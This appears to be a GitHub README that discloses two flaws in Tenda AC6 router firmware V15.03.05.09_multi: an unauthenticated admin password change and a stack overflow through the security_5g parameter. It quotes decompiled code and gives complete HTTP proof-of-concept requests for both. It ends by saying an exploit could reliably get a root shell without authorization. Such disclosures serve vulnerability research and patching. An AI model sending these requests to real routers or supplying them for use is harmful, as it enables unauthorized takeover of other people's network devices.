fuxianghah update command execv ... on Feb 28 History

..

img	9 months ago
readme.md	9 months ago

readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version






Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1Arbitrary password modification vulnerability

```
}
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);
SetValue("sys.userpass", v16);
sub_2E858(1);
*(_DWORD *)v8 = 0;
*(_DWORD *)v7 = 0;
```





Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface.The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2Stack overflow vulnerability

```
nptr = (char *)sub_2B58C(a1, "wrlEn_5g", &byte_EABA0);
v52 = sub_2B58C(a1, "hideSsid_5g", "0");
v51 = sub_2B58C(a1, "ssid_5g", &unk_EB940);
src = (char *)sub_2B58C(a1, "security_5g", "none");
v49 = sub_2B58C(a1, "wrlPwd_5g", "12345678");
if ( !v56 || !v55 || !v54 || !v53 || !v52 || !v51 || !src
```

The content obtained by the program through the security_5g parameter is passed to Src

```
GetValue(v4, (char *)v47 + 256);
if ( !strcmp(src, "wpapsk") || !strcmp(src, "wpa2psk")
  SetValue(v47, "wpapsk");
else
  SetValue(v47, src);
strcpy(dest, src);
v5 = sub_8E818("wl5g.ssidxx.wpapsk_type", v48, v47);
GetValue(v5, (char *)v47 + 256);
if ( !strcmp(src, "wpapsk") )
```

After that, the SRC is directly copied into the dest stack, without size limitation, and there is a stack overflow vulnerability.

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/WifiBasicSet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1673
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/wireless_ssid.html?random=0.09758020797500466&
Cookie: password=e10adc3949ba59abbe56e057f20f883evbv5gk

wrlEn=1&wrlEn_5g=1&security=wpawpa2psk&security_5g=wpawpa2pskaaaabaaacaaadaaaeaaafaa
```

The reproduction results are as follows:

Figure 2 POC attack effect

3.Unauthorized password rewriting POC（The password here is changed to 123456）

```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 116
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=
```

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization